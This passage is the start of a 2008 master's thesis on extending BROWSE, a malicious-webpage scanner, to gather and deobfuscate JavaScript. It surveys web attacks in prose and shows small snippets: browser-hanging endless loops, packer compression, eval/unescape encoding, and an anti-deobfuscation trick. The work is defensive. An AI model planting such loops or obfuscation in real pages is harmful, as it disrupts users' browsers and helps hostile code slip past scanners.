RADBOUD UNIVERSITY NIJMEGEN
Master in Computer Science

SEEK AND DEOBFUSCATE

Uncovering JavaScript

Master's Thesis no 587

Alejandro Pardo López

Supervisors:

Marko Van Eekelen

Pieter Claassen

Digital Security Section
Nijmegen 2008

Contents

List of Figures

Abstract

Internet has become one of the major issues regarding to computer security. One of the most exploited Web technologies is **JavaScript**, a scripting language embedded in HTML documents. A tool called **BROWSE** was recently developed to inspect webpages' code and find malicious patterns. It is a new approach because webpages are analysed in **real-time**. Nevertheless, BROWSE is currently limited. **This project is an extension to such tool, focusing on the JavaScript processing**.

The JavaScript processing consists of two actions: *Seeking and deobfuscating.* That is, searching for all the JavaScript code and processing and deobfuscating it, in order to uncover possible hidden attacks. After an initial research about this language was done, a JavaScript interpreter was added to the tool to gather, execute and process the JavaScript code and return a useful output to BROWSE so to find the malicious patterns. The interpreter was modified, including its source code, so to implement this functionality. Besides, additional features have been included in it, as for example support for the DOM(Document Object Model), an HTML parser and an XPath search engine.

Finally, the extension was tested against several sets of webpages. The results were really positive, since real JavaScript obfuscated attacks were uncovered. We showed that we could cover many pages. This can be improved in the future by incorporating more parts of the DOM into the interpreter.

Acknowledgements

First, I would like to thank my supervisors, Marko Van Eekelen and Pieter Claassen, for the time they dedicated to me, guiding me through the complex process of doing a Master Thesis. What is more, Vinesh Kali, my Master Thesis mate, unselfishly offered his support during all this time in the Netherlands. Thanks also to my faculty mates.

I dedicate this thesis to my family for the incredible effort they all made. I want to do a special mention to my parents, because they made all this possible. Their eternal will to help me cannot be paid back with anything. Maria, my sister, also encouraged me in difficult moments, illuminating them with her smile.

Finally, thanks to my friends, both the ones living in Spain and the ones I met in this Erasmus period. I feel really fortunate of having met all of them. Thanks as well to the people participating in the Capoeira course, in special to Maria.

Chapter 1

Introduction

1.1 Background

Nowadays advances in computer and communication technologies have made possible a public access to the Internet. It has become very popular and not only for searching information, but also for on-line shopping, making bank transactions, etc...

At the beginning the Internet consisted of few static HTML web pages, but as time went by this tendency changed and now we have dynamic HTML pages that allow developers to implement better Web applications. However, this huge popularity increase of the Internet has discovered a new drawback that is one of its major issues: **Security**.

The possibility of creating dynamic web pages allows adding dynamic behaviour, which can be applied not only for developing better on-line applications, but also for attacking systems.

One of the major advances in HTML is the definition of a language called JavaScript, also known as the ECMAScript standard[47]. This language allows the developer to add dynamic behaviour to web applications, so to increase their functionality. For that reason it has become really popular and nowadays most of Web pages include some JavaScript[1]. However, bad intentioned users can use this language so to attack other systems. Hence **JavaScript is one of the major issues when talking about security**. Some research about this affirmation is done in section 1.2 of this document, including some examples as well.

What is more, currently there is a wide range of antivirus tools that scan the user's computer so to detect malicious programs in its memory. But most of them do not scan webpages so to detect bad code as well. That is also another reason why the Web has become the most popular way of attacking systems.

This issue inspired the development of a tool that would carry out this job: **analysing web pages so to determine whether they are harmful or**

not.

1.1.1 Introduction to BROWSE, the Web analyser

The project developed so to analyse the Web was called BROWSE[14], and it was conceived ***to detect potential malicious code embedded in web pages***.

The original author of the project is **Pieter Classsen**, who initiated it. However, it is also mandatory to mention **Vinesh Kali**, the master student that took this project so to do his Master Thesis[1] and carried on the work initiated by Pieter. All the work shown in this paper is based on theirs.

The idea behind BROWSE is searching specific patterns that point out that the risk of visiting the current analysed web page is high for the visitor's computer.

So, the main strategy the tool uses is retrieving and processing the code of specified web pages, trying to find eventually signatures that confirm malicious code was found. Each time a signature is matched, the risk indicator increases, and it will we logged as a result of the analysis.

The tool is divided in several modules that work together but each one has its own specific functionality. This modularity ensures that good maintenance and development are implicit in the project. For example, there is one module just for signature matching, another one for the URL fetcher, another for results logs, etc...

1.1.2 Shortcomings of BROWSE

The idea behind the BROWSE project is really interesting regarding to the point of view of security. It tries to search malicious code in a scope that was not traditionally covered. However, some limitations of the current version of BROWSE make it still unable to achieve its goal: finding malicious code or patterns in webpages. These limitations can be grouped in two main categories:

JavaScript

As already explained, JavaScript is a really important issue when talking about security. Most of the risks present in web pages are due to JavaScript code, therefore it is crucial for BROWSE project.

Security threats come from its dynamic behaviour, rather than from plain HTML code. Unfortunately, the current version of BROWSE only performs a static analysis of the web page's code, missing as a consequence the chance of analysing all the possible executed code and therefore not carrying out a trustworthy analysis.

One of the limitations comes from the different possibilities of locating JavaScript code. It is usually embedded in the HTML page, but that is not the only place to insert it. These JavaScript programs are known just as *scripts*. In the BROWSE version from which this project started, not all the JavaScript code was properly gathered.

Besides, it is not so simple to retrieve the code and try to match signatures. It can be obfuscated or compressed, preventing the tool from finding attack patterns. What is more, JavaScript can also add code dynamically to the HTML document. These situations are not properly covered in the tool.

The signature matcher

Human imagination is extremely powerful, which means a lot of different ways can be used to create malicious code. That is why the number of signatures to detect can be really high and complex. Sometimes the tool will not even be sure an attack pattern is present in the code, so then it has to know with intuition that such code is potentially dangerous.

But there is also an important drawback of using signatures, and it is the natural evolution of attacks. When attacks are discovered solutions are found so to block them. There is always a time interval between the moment the attack is performed and when it is acknowledged and the solution is available. This interval is critical since in the meanwhile systems are unprotected and the risk is really high. In addition, new forms of attack will be developed as solutions for former ones are released, which means that the signature database should be always kept updated so to keep as close as possible to the emerging range of possible attacks. This is a general problem of signature-based tools([4] - section 3.9).

1.1.3 Conclusion

As a conclusion, BROWSE was conceived to detect malicious coded embedded in Web pages. It analyses the HTML code and signature matches it against a set of signatures. After this process, a log is returned as output with the results.

However, JavaScript possibilities make BROWSE be limited, since it is not able to gather all the JavaScript actually executed in a browser, and if code is obfuscated or compressed signatures will just not match.

This project focuses on the first issue: **JavaScript**.

1.2 Why is JavaScript so important when talking about security?

In this section some types of common JavaScript attacks will be described, so to show how dangerous it can be and also make the reader of this paper aware of how important this language is.

These examples are also an introduction to the following section(3), where a deeper research about the language is done .

To sum up, JavaScript is an add-on to HTML code so to enhance static web pages. JavaScript programs are embedded in HTML documents. When the HTML page is retrieved by a web browser, it is rendered, and if the browser finds a JavaScript program (usually known as **script**) it executes the code in its internal interpreter, and shows the final web page to the user. As it can be seen, *scripts are executed in the client machine, and not in the server side.*

As explained in section 2.1 of [7], JavaScript scripts can have restricted access to the client machine. It can be obtained by using the DOM (Document Object Model, see section 3.3) and browser features. **This feature can derive in severe security issues**.

1.2.1 Examples of JavaScript misuse research

In order to realise how JavaScript can affect security, some common malicious uses of JavaScript are described in this section. JavaScript can be the main tool so to carry out them, or just a secondary one, but it is present in all somehow.

User's computer environment cataloguing

JavaScript can have restricted access to some information related to the user's computer. One of the most remarkable information that can be seen is the browser used and version, as well as the operating system.

Since browsers can have security flaws, and although some patches appear so to fix them, there can be still a lot of out-of-date browsers. Attackers can use JavaScript so to catalog systematically the user's computer environment, in order to create a list of possible vulnerabilities and therefore apply their attacks based on these lists([11] - section 5.1, [4] - section 4.5).

Popups

JavaScript can handle windows in the client browser. For example, it can resize the window itself, or change its position. One of the most popular uses with windows is using popups. A **popup window** is a new window created by the browser. JavaScript can set the size, position, and the HTML source of it. This technique has been largely used for advertisement or other purposes, flooding the user's screen with lots of popups containing unwanted information [45].

This motivated the creation of several tools to avoid this misuse of popups, such as [24], [39] and many more.




Figure 1.1: Popup flooding example (Image extracted from www.wikipedia.org)

DoS and DDos

A **DoS** (Denial-of-Service) attack consists of launching a significant number of requests from a single computer to a specific victim so to overload it and therefore deny its services to the rest of users, since it will not be able to respond to all the requests. A **DDoS** attack works as a normal DoS, but sending requests from a distributed network. These attacks are very popular and really powerful([3], [2] - section 2.1).

JavaScript can be used for sending those requests to the servers, creating the desired overload in the victim machine ([5] - section 2). Figure 1.2 shows a typical DDoS attack.

Phishing, Pharming and Web Spoofing

The **Phishing** ([13],[5] - section 1.1) technique is based on identity theft so to try to obtain confidential data from the user. The main technique to carry out this scam is email or instant messaging. The idea is to try to trick the user and make him or her believe that has received an email or message from a trusted source, like a bank. However, they can be fakes so to cheat users and therefore obtain their confidential data.

An example of phishing is when the user receives an email with images corresponding to his or her usual bank entity. Besides, the address of the email can be quite similar to the real one, so he or she can believe it is a trustworthy




Figure 1.2: DDoS attack architecture

sender. Then, the email asks the user to send confidential data so to perform some routine checks. If the user trusts the email, and replies it, the attackers can obtain critical data, such as the credit card number and PIN, for example.

Pharming extends the Phishing ([13],[5]) technique, and consists in misdirecting users to fraudulent sites or proxy servers, typically through DNS hijacking or poisoning. Therefore, the user can believe he or she is visiting trustworthy webpages and that the sent confidential data will not be used for bad purposes.

JavaScript is used for Phishing and Pharming techniques, as shown in section 4 of [5] and in [44] - Web forgery section. Basically, it can be used for altering status information in the browser so to trick the user, do port scanning, or even to perform domestic router attacks and try to modify their configuration[5].

For instance, if a home router is hacked it can be used to misdirect requests to another server that inspects the information sent and received from and to the user, acting as a *man in the middle* ([9] - appendix D.4). As a consequence, this malicious server can inspect all the information flow. Another misuse is combining this exploit with Web Spoofing, so to redirect the user to a fake Web page.

Related to Pharming examples, there is an interesting and curious description(among several) in [5] that shows a round about way of misusing JavaScript. The purpose of the authors is to try to determine the model of a user's home router. Most routers have a web interface so to configure them. But in order to access that HTML page it is necessary to authenticate, so it is not possible to classify the model by the page. What they did is retrieving one image from that HTML page, which needs no authentication, and then with a JavaScript script its size was compared against an image-model database and they could achieve their purpose. As a consequence, depending on the router model attacks can be applied regarding to its possible vulnerabilities.

Finally, **Web spoofing**[8] allows an attacker to create a shadow copy of an entire Web page. In this way, the user believes he or she is visiting the actual page and can enter some confidential data that the attacker will use on its profit. This technique uses for example misspelled URLs so to direct the user to the fraudulent page. For example, www.gogle.com can be a common misspelling for www.google.com. In order to prevent it companies usually register similar domain names. JavaScript can also help to carry out this attack, for example by manipulating information displayed in the browser: the status bar, hiding the real location bar and replacing it with a fake one that also accepts keyboard input, etc...

Fortunately, latest versions of popular browsers have developed mechanisms so to prevent these attacks. JavaScript access to some browser resources, as for example the status bar, is restricted. But older versions can still have security bugs. It is really important to keep them updated.

Cross-Site-Scripting

Cross-site scripting (XSS)[6],[1] is an attack against web applications in which *scripting code* is injected into the output of an application that is then sent to a users web browser. In the browser, this scripting code is executed and used to transfer sensitive data to a third party (i.e., the attacker). Most of the times this scripting code is JavaScript.

Browsers define the same-origin policy[29] and access control policies, which restrict JavaScript access to resources. The same-origin policy establishes that JavaScript can only access another documents' properties only if they belong to the same origin(domain). If not, access is blocked and the document is inaccessible. This prevents unauthorised accesses.

However, this can be circumvented using **XSS**. The idea so to carry out the attack is injecting the malicious code in the trusted web application. When users send their requests to this application, the returned output is now tainted because the harmful code is injected in it. Therefore, user's browser executes the attacker's code and information related to this application can be easily accessed, since now the same-origin policy is not infringed (the malicious code is integrated in the trusted web application's output). Figure 1.3 shows an example where users send requests and the malicious code gathers the desired data to the attacker.

For example, webpages use cookies[42] quite often. These cookies store user's information. They can only be manipulated from sources from the same domain, but if XSS is used then a third party entity can retrieve confidential information about the attacked user. For instance, if an attacker implements an script in a malicious website which tries to read cookies that were created by other webpage(e.g. a bank webpage) so to try to obtain sensitive data, the attempt will fail. But if such bank site is exploited and malicious code is injected then its cookies can be read by the attacker.




Figure 1.3: How XSS attacks work

Drive-by Downloads

A **Drive-by Download** ([11] - Section 5, [4] - section 4) consists basically in installing malware or malicious software in a client machine when the user visits a web page. Most of the times this is achieved by exploiting browser security flaws using JavaScript. This type of downloads can be carried out in several steps, as proposed in [11] - Section 5.1. In that paper, a popular Internet Explorer browser exploit is described including the steps so to carry it out, which of course includes misuse of JavaScript. For example, an iframe [43] can refer to JavaScript code that instantiates ActiveX Objects [12],[41] so to gain access to the local hard drive. After some more steps, JavaScript makes XMLHTTP requests so to retrieve executable files that contain malicious code. Not all the steps are described here, but it can be seen how JavaScript can help in performing these kind of attacks.

A very common use of drive-by download is spyware installation on the user's machine. There are several tools so to search for this kind of malicious software. One of the most popular is [31].

Since **arbitrary software can be installed** in the client machine this attack is really dangerous.

Third-party widgets/Advertising

As described in [11], third-party widgets consist of embedded links to external sources. This allows web owners to include features developed by others in their webpages. One common example of this are visitor counters: just by referencing them they can be included in webpages.

But, as always, this feature can become an important security hole since sources from where these small applications are linked can also point to malicious code that eventually will be embedded in the webpage, turning it into a dangerous site.

The main problem is that most of the times sources cannot be trusted, and still web developers trust them so to include features in their webs. A nice example that shows these kind of vulnerabilities is included as well in [11]. It consists of a counter that was a harmless application since 2002 until 2006, when its developer modified it so to turn it into a way of infection. Webpages that used it became harmful. Again, referenced sources should only be trusted ones.

Same happens with advertising, since it works in the same way: in order to include advertising in a webpage webmasters have to reference the source of advertisements. The problem comes when an advertisement company supplies them from another one, and so on, as explained in [11] - section 4.3. Then a trusted advertisement company can refer to another one that points to a third one that is not trusted. As a consequence the user has the wrong perception of adding safe advertisement in the webpage.


The major cause of this vulnerability is not checking if the sources can be trusted or not, which derives in embedding code that might be harmful.

Endless loops

JavaScript, as many other languages, offers the possibility of creating loops with specific statements. There is a simple, but effective way of crashing a browser. It is using endless loops, that is, loops that their breaking condition is never satisfied, so the code remains executing a loop forever.

This is not desirable for a web application, so this feature has to be taken into account as well.

These loops can be created by using explicit JavaScript loop statements, or by other ways, as for example function calls. An example of simple endless loop is the following:




```
<html>
<head>
</head>
<body>

<script>
while (true) {
          alert("Hello, world") }
</script>

</body>
</html>
```

Figure 1.4: Example of a simple JavaScript endless loop

The example of the above figure uses the JavaScript loop statement **while**, and the script would prompt the user a message with text “Hello world” forever.

In the following example an implicit loop is created by using function calls. This simple way works as follows: one function calls the other one, and vice versa. As a consequence, these functions will never stop calling themselves, which means an endless loop.



```
<html>
<head>
</head>
<body>

<script>
function a()
{
        b();
}
function b()
{
        a();
}
a();
</script>

</body>
</html>
```

Figure 1.5: Example of a JavaScript endless loop based on function calls

1.2.2 OK, JavaScript can be really dangerous. Then, why not disabling it?

Almost all browsers include the possibility of deactivating JavaScript interpretation. Therefore this could be the solution to the security problems related to this technology.

Unfortunately, disabling JavaScript involves losing most of the functionality(if not all) of the webpage, which most of the times is not desirable. Besides, the web application may not be displayed correctly, what can be really annoying for common users.

What is more, most of the times those users are not concerned about security risks, and they just want to see their web page in the best and nicest way possible and fully functional. For example, any warnings shown by the browser will we systematically ignored by most of the users, as explained in [38].

Therefore, although a solution is given, this might not be accepted by the majority of the users, so then it is needed to deal with JavaScript.

Chapter 2

Research questions

There are several questions related to JavaScript and BROWSE limitations:

- Since HTML code can be added to the webpage dynamically, and since JavaScript code can be located in different sources, is it possible to retrieve all the JavaScript/HTML code so to analyse it?
- BROWSE uses regular expressions so to find attack patterns. If the code is compressed or obfuscated: how can these patterns be found?
- The previous question leads to the following one: is it feasible to develop signatures for obfuscated or compressed JavaScript code?
- If it is not feasible, is there any way of getting over JavaScript obfuscation and therefore obtain readable code for the signature matcher, and as a consequence develop simpler signatures?

2.1 Main goal

Due to initial limitations of BROWSE, it was decided that it should be extended to add more functionality and then solve as much of them as possible.

The goal of this project focuses on JavaScript, since it is one of the major issues in Web security: **BROWSE has to analyse JavaScript in a more efficient way** than the current version does.

There are two possibilities described in the research questions, regarding to JavaScript. Since the code can be hidden, and it can be located in several places, then:

- Is it better to develop complex signatures so to analyse hidden code directly?

- Or is it better to process dynamically the code so to obtain a more readable one?

To answer this questions it is necessary to study with detail the JavaScript features that affect the goal of this project. In the research section 3 these possibilities are studied.

Chapter 3

JavaScript language Research


This chapter consists of a JavaScript study, focusing in features that are relevant for the project.

3.1 JavaScript code location

JavaScript code can be located in different sources. All of them should be inspected so to gather all the code. Each different one is described in this section.

3.1.1 script tags

Standard HTML defines special tags for inserting JavaScript scripts. These scripts are located in the HTML page between **script tags**. An example of a simple JavaScript script is the following one:



```
<html>
<head>
</head>

<body>

<script type="text/javascript">
document.write("This message is written by JavaScript");
</script>

</body>
</html>
```

Figure 3.1: Example of JavaScript code located in script tags


This is the most common way of locating JavaScript code, although it is not the only one. Regarding to the JavaScript gathering, it is the easiest so to extract code from it, since it is only needed to locate the beginning and ending tag and extract the code in between.

3.1.2 src attribute

JavaScript offers the possibility of writing the code in an external file, so it can be reused in several pages, or several times in the same one, which avoids rewriting code.

This feature can be used by specifying the **src** property of script tags. This property uses as parameter a URL to locate the file. Doing so makes the browser retrieve the specified JavaScript file from the given URL and execute it.

This is potentially one of the most dangerous aspects of JavaScript due to the possibility of hiding the code from the HTML source. Since the malicious code can be stored in an external file (so the code is not embedded in the HTML document) a static scan of the page will not reveal anything.



```
<html>
<head>
</head>
<body>

<script src="xxx.js">
</script>

<p>
The actual script is in an external script file called "xxx.js".
</p>

</body>
</html>
```

Figure 3.2: Example of JavaScript code located in an external file using the src property

If this code wants to be analysed, the source JavaScript code has to be retrieved from this file, which involves retrieving the file itself as well. This functionality complicates the tool.

3.1.3 HTML events

The DOM (Document Object Model) [40] defines HTML events that can be used for adding dynamism to the HTML document. These events can have associated JavaScript code that is executed when the event is fired.

Examples of events are:

- **onload**: Fires when the user agent finishes loading all content within a document, including window, frames, objects and images

- **onchange**: Fires when a control loses the input focus and its value has been modified since gaining focus
- **onmouseover**:Fires when the pointing device is moved onto an element
- etc...

The complete reference of events can be found at [23].

These kind of events allow to execute JavaScript in not a certain and determined moment: it can be executed later than page load. The user cannot notice that when he or she is browsing some malicious code has just been executed, so it is more difficult to detect it.

As an example, a function that increases a counter each time the MouseOver event is fired until some specific value, when some code is executed, makes JavaScript execution undetermined in time.

Then the execution of code associated to events has to be done so to execute all JavaScript code present on the page. Besides, executing this code can reveal that an apparently safe web page is actually harmful in terms of security.

3.2 Introduction to JavaScript code compression and obfuscation

BROWSE uses signature matching for detecting common attack patterns, or at least, to find possible malicious code(it may not be clear enough to know it is an attack, but may indicate the possibility of it). This signature matching is based on regular expressions: there is a module containing the signature list through which the analysed code has to pass. If positive matches are found, then the risk indicator increases.


However, this approach is not so easy, since malicious JavaScript code is usually obfuscated, or normal code is just compressed.

3.2.1 *JavaScript compression*

Since JavaScript is embedded in the webpage's HTML source code, it means that including many scripts can increase the page size noticeably, involving higher downloading time. JavaScript code compression techniques where developed in order to decrease webpages size, by manipulating it. That is the main reason for their use, but after applying them JavaScript code is no longer readable(in most of the techniques). The result is the same as if it was obfuscated.

Most of compression techniques use string[20] operations so to compress the code. A common way of compressing is changing the code itself, and replacing it with some functions that operate with regular expressions and string operations, such as replacements. The result of their execution is a string containing a valid JavaScript statement. Then, that statement can be executed using the JavaScript top level function **eval**[19]. This function allows to execute a valid JavaScript statement, using a string as argument. **It can be seen that compressed code decompresses itself before being executed**.

An example of compression is the one in figure 3.3. An arbitrary JavaScript compressor has been used for this example. There are plenty of them in the Web. In this example the chosen one is [26].



```
function harmless(number)
{
     number=number + 1;
     return number;

}
harmless(2);
```

```
eval(function(p,a,c,k,e,d){e=function(c){return
c};if(!''.replace(/^/,String)){while(c--){d[c]=k[c]||c}k=[function(e){return
d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('5 3(0){0=0+1;4
0}3(2);',6,6,'number|||harmless|return|function'.split('|'),0,{}))
```

compression ratio: 329/87=3.782

Figure 3.3: Example of JavaScript compression

After compressing the code, the resulting one consists of the **eval** function and some code that will be evaluated. The code passed as parameter to such function is the original one, but compressed. As it can be seen, it now consists of several string operations. How compressed code is executed can be described in the following steps:

- Eval is called, and the compressed code is passed as parameter. This parameter consists of function calls that operate with characters and return a string with the original code.
- Since the parameter consists of function calls, these are executed.
- A string containing the original is returned as a result.
- Eval executes the code of the string.

Note that in this case compressed code is larger than original one, but because the original one is too small and this certain compressor uses an specific algorithm thought for larger scripts. Other compressors apply different techniques depending on the original code size so to obtain a reasonable output size.

Nevertheless, this presents a new a problem for BROWSE, due to the fact that these techniques make JavaScript code unreadable in a similar way as if it was obfuscated, so signatures will not work properly in this case.

Hence, the code has to be decompressed so to analyze it, because it is not possible to affirm that each time it is compressed, it is a sign of malicious code. Normal users can use compression just for decreasing downloading time of their web pages.

3.2.2 JavaScript obfuscation

As well as compression, obfuscation techniques also use regular expressions and string operations so to hide code from analysers. Hence, most of the times the **eval** function is called in obfuscated code. It works as in the previous section 3.2.1, and in this case it can also be affirmed that **obfuscated code deobfuscates itself before being actually executed**. The parameter is code that deobfuscates itself and returns a string with the valid code. Eventually, it is executed with **eval**.

However, these techniques are not so easy to break, since users can make their own deobfuscation functions. Then it is much harder to find an automated process to break through it.

Complex obfuscation example In order to show how code can be obfuscated in a complex way, the following example, obtained from [16], will be shown.

Basically, the JavaScript code treated is obfuscated in several layers, most of them in a similar way as the already examples seen. However, in one layer, this particular code used a parameter that prevented common deobfuscating techniques from success.

It used the **arguments.callee** property[18]. It returns the function currently executed. It is used for recursive calls in anonymous JavaScript functions[17].

The attackers used the **toString()** method combined with this property so to obtain the code itself and measured its size in characters. Then, their own deobfuscating function used this value so to deobfuscate the code. This involves that any change on the original code will prevent a proper deobfuscation, because the number of characters will be different. A common deobfuscating technique is changing **eval** for the **print** statement, which changes the original code size, so this way prevents code analysers deobfuscate it using this solution.

3.2.3 eval, escape and unescape top-level functions

As it has been shown, in the majority of obfuscation or compressing techniques several functions are usually used. They are explained in detail in this section.

Basically, it was seen that obfuscation and compression techniques manipulate the source code by using string operations and regular expressions, leaving it unreadable but also not executable. **This means that the obfuscated code has mandatory to deobfuscate itself before executing it**. Deobfuscating the code means operating the obfuscated one, and then return the executable code. Since the obfuscated code is treated as a string, when it deobfuscates itself it remains as so. The resulting string contains the code to execute, and it is done using **eval**. However, not only this function is usually used, but also **escape** and **unescape**.

- ***eval***

  The standard top-level **eval** function allows to execute a string as JavaScript code. So, in the end, the result of deobfuscating the code is given to this function that runs it.


  Obtaining this code is essential. How this issue is solved is explained in 6.3.2.

- ***escape*** and ***unescape***

  These functions work in opposite ways. **escape** encodes a string, so it can be read on all computers. **unescape** function decodes a string encoded with **escape**.

  So, the usual pattern of obfuscating here is encoding the code with **escape** and therefore, use **unescape** to decode it and execute the result. However, **unescape** is usually combined with the techniques previously seen, since the power of **escape** and **unescape** is limited. Nevertheless, they can still hide code so they should be taken into account when trying to deobfuscate JavaScript.

In the following example the combination of this two functions can be seen. As explained, code is already obfuscated with **escape**, but in order to execute it first has to be deobfuscated. Then, **unescape** returns a string with the deobfuscated code and therefore it is executed by **eval**.



```
<script type="text/javascript">
eval(unescape("%64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%65%28%27%5C%75%30%30%36%31%5C%75%30%30%
36%32%5C%75%30%30%36%33%5C%75%30%30%36%34%5C%75%30%30%36%35%5C%75%30%30%36%36%5C%75%30%30%36%3
7%5C%75%30%30%36%38%5C%75%30%30%36%39%5C%75 %30%30%36%61%5C%75%30%30%36%62%5C%75%30%30%36%63%5
C%75%30%30%36%64%5C%75%30%30%36%65%5C%75%30%30%36%66%5C%75%30%30%37%30%5C%75%30%30%37%31%5C%75
